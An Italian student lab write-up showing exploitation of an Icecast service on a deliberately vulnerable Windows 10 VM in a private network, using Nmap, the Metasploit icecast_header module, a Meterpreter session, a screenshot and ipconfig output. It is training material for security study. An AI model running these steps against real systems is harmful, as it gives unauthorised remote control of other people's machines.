S7L4 **Luca Calvigioni**

Attacco con Icecast su Windows 10 Metasploitable

Obiettivo

L'obiettivo di questo esercizio è sfruttare una vulnerabilità del servizio Icecast in esecuzione su una macchina Windows 10 Metasploitable con IP 192.168.1.41, partendo da una macchina attaccante Kali Linux con IP 192.168.1.2. Dopo l'exploit, si mira a ottenere uno screenshot del desktop della macchina vittima e a visualizzare il suo indirizzo IP.

Svolgimento

Innanzitutto per confermare che Icecast fosse in esecuzione su windows 10 ho eseguito una scansione delle porte con Nmap.
Il risultato ha confermato la presenza di Icecast sulla porta 8000.


Su Metasploit ho cercato il modulo appropriato per icecast facendo
search icecast

selezionato il modulo trovato con
use exploit /windows/http/icecast_header

ho configurato il modulo settando l'ip della macchina vittima
set RHOSTS 192.168.1.41

lanciato l'exploit
exploit

Dopo l'esecuzione, è stata ottenuta una sessione **Meterpreter** sulla macchina vittima.
Con la sessione attiva, ho eseguito il comando per catturare uno screenshot del desktop della vittima **screenshot**



Successivamente ho eseguito il comando **ip config** per visualizzare l'indirizzo IP della macchina vittima.

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  3
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:129
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e0:ae:6f
MTU          : 1500
IPv4 Address : 192.168.1.41
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9c5:68b5:5769:da6c
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:2851:782c:2481:1e7f:adcc:6f12
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::2481:1e7f:adcc:6f12
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

Conclusione

L'esercizio ha dimostrato come sia possibile sfruttare una vulnerabilità nel servizio Icecast per ottenere il controllo remoto di una macchina. Dopo l'exploit, sono stati completati con successo i seguenti obiettivi:

- Cattura di uno screenshot del desktop della vittima.
- Visualizzazione dell'IP della macchina vittima.